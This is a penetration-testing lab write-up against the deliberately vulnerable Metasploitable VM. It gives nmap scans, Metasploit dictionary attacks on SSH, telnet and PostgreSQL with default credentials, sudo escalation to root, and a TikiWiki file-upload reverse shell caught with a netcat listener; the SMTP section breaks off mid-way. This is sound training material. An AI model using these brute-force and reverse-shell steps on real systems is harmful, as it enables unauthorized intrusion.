Information security

Metasploitable (1)

1. Nmap

summary:

Nmap is an excellent tool for scanning ports and identifying network services present on a machine.

steps to reproduce:

we used nmap command to analyse, explore open ports and active services.

proof of concept:

```
┌──(khaled㉿kali)-[~]
└─$ nmap -T4 -p- -A 192.168.1.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 17:13 EST
Nmap scan report for 192.168.1.25 (192.168.1.25)
Host is up (0.00021s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2023-12-26T22:13:45+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 12
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, ConnectWithDatabase, SupportsCompression
|   Status: Autocommit
|_  Salt: X0$dM4ZJAJ.FWbeUYAwW
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-12-26T22:13:45+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-12-26T17:13:37-05:00
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.92 seconds
```

2. FTP

summary:

FTP is a standard network protocol on port 21 for file transfer between a client and server. Despite requiring authentication, our reconnaissance found no account lockout policies, leading us to perform a dictionary attack on the login form for unauthorized access.


steps to reproduce:

1. Use a password-cracking tool, such as Hydra, by indicating the paths to a username and password wordlist, along with the target machine's IP address and service details (e.g., FTP).
2. Employ the credentials obtained from the dictionary attack to gain unauthorized access to the FTP service.

Impact:

1. A data breach may occur if hackers gain access to the FTP server, potentially leading to the theft or exfiltration of sensitive information, including proprietary data, user details, or confidential documents.
2. Unauthorized access to the FTP server could result in data manipulation or deletion, disrupting business operations, and compromised credentials may escalate the security threat by enabling attackers to breach other network systems or services.

proof of concept:



3. SSH

summary:

SSH (Secure Shell) is a cryptographic network protocol ensuring secure communication over unsecured networks. It allows secure remote system access and management by encrypting data exchanged between the client and server. Our reconnaissance found the absence of account lockout policies, prompting a dictionary attack on the login form for unauthorized access to remote systems.

steps to reproduce:

1. Use the Metasploit Framework to find an SSH login module for conducting a dictionary attack.
2. Configure the module, specifying the target host, username and password wordlists, and additional options (e.g., VERBOSE and STOP_ON_SUCCESS set to true).
3. Execute the module, and upon successful authentication, an automatic session should be established (verify with 'session -i').
4. Access the session and elevate privileges using '$ sudo su' with the password obtained from the dictionary attack.
5. Confirm the escalated privileges by running '$ whoami' to check if you have become the root user.

Impact:

1. Unauthorized Administrative Control: Acquiring administrative or root-level access poses a severe threat, enabling attackers to manipulate software, modify system settings, and compromise overall system security.
2. Data Compromise: Unauthorized SSH access may lead to the exposure of sensitive information stored on the server, including private databases and files, posing a risk of data compromise.

proof of concept:

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/khaled/txtfiles/users.txt
USER_FILE => /home/khaled/txtfiles/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/khaled/txtfiles/passwds.txt
PASS_FILE => /home/khaled/txtfiles/passwds.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.25:22 - Starting bruteforce
[+] 192.168.1.25:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadm
in) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.1.26:36949 -> 192.168.1.25:22) at 2023-12-26 19:11:09 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information   Connection
  --  ----  ----         -----------   ----------
  1         shell linux  SSH khaled @  192.168.1.26:36949 -> 192.168.1.25:22 (192.168.1.25)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
vulnerable
whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin
```

4. TikiWiki

summary:

The TikiWiki vulnerability allows unauthorized users to exploit a file upload form without input validation, uploading a manipulated reverse shell script. This grants attackers remote access to the host, with the potential for privilege escalation and unauthorized system control.

steps to reproduce:


1. Utilize Gobuster for directory brute-forcing on the target machine's hosted TikiWiki web application, identifying linked or unlinked directories by specifying the dir option, the target URL, and the wordlist for enumeration.
2. Upon discovery, navigate to the tikiwiki directory provided by the Gobuster results.
3. Login to the TikiWiki web application using default credentials (username: admin, password: admin) through the login form.
4. Access the tiki-backup.php page, upload a modified reverse shell script specifying your IP address and port, set a netcat listener, and trigger the upload.
5. Change the URL to <ip_address/tikiwiki/backups/<name of reverse_shell_script>.php and monitor the listener for a shell.
6. With a remote shell, escalate privileges using '$ sudo su' with the password from the dictionary attack and confirm root access with '$ whoami.'


The TikiWiki web application on port 80 presented a vulnerability in its file upload form, allowing us to exploit it by uploading a manipulated reverse shell script and gaining remote access to the host.


Impact:

The impact of the TikiWiki vulnerability involve unauthorized users exploiting a file upload form, allowing them to upload a manipulated reverse shell script. This leads to attackers obtaining remote access to the host, potentially resulting in privilege escalation and unauthorized control over the system.

proof of concept:








```
┌──(khaled㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.25
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 45]
/twiki                (Status: 301) [Size: 352] [--> http://192.168.1.25/twiki/]
/tikiwiki             (Status: 301) [Size: 355] [--> http://192.168.1.25/tikiwiki/]
/phpinfo              (Status: 200) [Size: 47471]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================

┌──(khaled㉿kali)-[~]
└─$ nc -lvp 55555
listening on [any] 55555 ...
192.168.1.25: inverse host lookup failed: Unknown host
connect to [192.168.1.26] from (UNKNOWN) [192.168.1.25] 54853
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 18:57:23 up  1:52,  1 user,  load average: 0.10, 0.07, 0.02
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                17:05    1:52   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
```

5. Telnet

summary:

Telnet, a network protocol enabling remote terminal access over TCP/IP, lacks encryption and exposes transmitted data to eavesdropping. Our reconnaissance found no account lockout policies, prompting a dictionary attack on the telnet login form for unauthorized access to remote systems.

steps to reproduce:

1. Utilize the Metasploit Framework to find a telnet login module for executing a dictionary attack.
2. Configure the module by specifying the target remote host, username and password wordlists, and additional options (e.g., VERBOSE and STOP_ON_SUCCESS set to true).
3. Execute the module, and upon successful authentication, an automatic session should be established (verify with 'session -i').
4. Access the session and elevate privileges using '$ sudo su' with the password obtained from the dictionary attack.
5. Confirm the escalated privileges by running '$ whoami' to check if you have become the root user.

Impact:

1. Compromised telnet accounts with limited privileges may prompt attackers to escalate access for greater control.
2. Successful privilege escalation enables unauthorized access to previously restricted systems, potentially exposing confidential information like personal data, financial records, or intellectual property.

proof of concept:

```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank    Check  Description
   -  ----                                                     ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                                     normal  No     Telnet Login Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/khaled/telnet/telnet_pass.txt
USER_FILE => /home/khaled/telnet/telnet_pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/khaled/telnet/telnet_pass.txt
PASS_FILE => /home/khaled/telnet/telnet_pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.1.25:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.25:23       - 192.168.1.25:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.25:23       - Attempting to start session 192.168.1.25:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.26:32945 -> 192.168.1.25:23) at 2023-12-26 18:29:03 -0500
[*] 192.168.1.25:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
===============

  Id  Name  Type   Information                                 Connection
  --  ----  ----   -----------                                 ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.25:23)  192.168.1.26:32945 -> 192.168.1.25:23 (192.168.1.25)

msf6 auxiliary(scanner/telnet/telnet_login) > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ sudo su
sudo su
[sudo] password for msfadmin: msfadmin

root@metasploitable:/home/msfadmin#
```

6. Postgres

summary:

In our evaluation, PostgreSQL, a widely utilized database system, revealed a vulnerability through a successful dictionary attack using a Metasploit module. This approach systematically tested various username and password combinations, exposing a potential weakness in PostgreSQL's authentication system.

steps to reproduce:

nmap indicates a PostgreSQL version between 8.3.0 and 8.3.7.
the system uses default credentials (postgres/postgres)and can be exploited to gain a shell on the system using the PostgreSQL for Linux Payload Execution Metasploit module.

Impact:

The impact of the PostgreSQL vulnerability lies in the successful Metasploit-based dictionary attack, revealing a potential weakness in the database system's authentication. This vulnerability poses a risk of unauthorized access and compromises the security of PostgreSQL's password protection.

proof of concept:

```
msf6 > search postgres/postgres_login

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/postgres/postgres_login                   normal  No     PostgreSQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf6 > use 0
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name             Current Setting                                                 Required  Description
   ----             ---------------                                                 --------  -----------
   ANONYMOUS_LOGIN  false                                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                                               yes       How fast to bruteforce, from 0 to 5
   DATABASE         template1                                                       yes       The database to authenticate against
   DB_ALL_CREDS     false                                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RETURN_ROWSET    true                                                            no        Set to true to see query result sets
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            5432                                                            yes       The target port
   STOP_ON_SUCCESS  false                                                           yes       Stop guessing when a credential works for a host
   THREADS          1                                                               yes       The number of concurrent threads (max one per host)
   USERNAME                                                                         no        A specific username to authenticate as
   USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
   USER_AS_PASS     false                                                           no        Try the username as the password for all users
   USER_FILE        /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  no        File containing users, one per line
   VERBOSE          true                                                            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf6 auxiliary(scanner/postgres/postgres_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/postgres/postgres_login) > exploit
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.25:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.25:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.25:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

7. SMTP

summary:

SMTP (Simple Mail Transfer Protocol) vulnerability may allow unauthorized users to exploit weaknesses in the email transfer process. This can lead to consequences such as unauthorized access, email manipulation, and potential compromise of sensitive information within the email system.

steps to reproduce:

1. Use the Metasploit Framework to find an SMTP login module for conducting a dictionary attack.
2. Configure the module, specifying the target host

impact:

The impact of an SMTP (Simple Mail Transfer Protocol) vulnerability involves the potential for unauthorized access and manipulation of emails, posing a risk to the confidentiality and integrity of sensitive information within the email system.

proof of concept:

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                          normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                             2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   10  exploit/windows/http/mdaemon_worldclient_form2raw     2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50    2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange          2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5                 2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug               1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                  2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce             2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe             2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress     2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                    normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain                                normal     No     SMTP NTLM Domain Extraction
   23  auxiliary/scanner/smtp/smtp_relay                                      normal     No     SMTP Open Relay Detection
   24  auxiliary/fuzzers/smtp/smtp_fuzzer                                     normal     No     SMTP Simple Fuzzer
   25  auxiliary/scanner/smtp/smtp_enum                                       normal     No     SMTP User Enumeration Utility
   26  auxiliary/dos/smtp/sendmail_prescan                   2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   27  exploit/windows/smtp/wmailserver                      2005-07-11       average    No     SoftiaCom WMailserver 1.0 Buffer Overflow
   28  exploit/unix/webapp/squirrelmail_pgp_plugin           2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   29  exploit/windows/smtp/sysgauge_client_bof              2017-02-28       normal     No     SysGauge SMTP Validation Buffer Overflow
   30  exploit/windows/smtp/mailcarrier_smtp_ehlo            2004-10-26       good       Yes    TABS MailCarrier v2.51 SMTP EHLO Overflow
   31  auxiliary/vsploit/pii/email_pii                                        normal     No     VSploit Email PII
   32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28       great      No     Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
   33  post/windows/gather/credentials/outlook                                normal     No     Windows Gather Microsoft Outlook Saved Password Extraction
   34  auxiliary/scanner/http/wp_easy_wp_smtp                2020-12-06       normal     No     WordPress Easy WP SMTP Password Reset
   35  exploit/windows/smtp/ypops_overflow1                  2004-09-27       average    Yes    YPOPS 0.6 Buffer Overflow
   36  auxiliary/gather/owncloud_phpinfo_reader              2023-11-21       normal     No     ownCloud Phpinfo Reader


Interact with a module by name or index. For example info 36, use 36 or use auxiliary/gather/owncloud_phpinfo_reader

msf6 > use 25
```

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                        Required  Description
   ----       ---------------                                        --------  -----------
   RHOSTS                                                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                     yes       The target port (TCP)
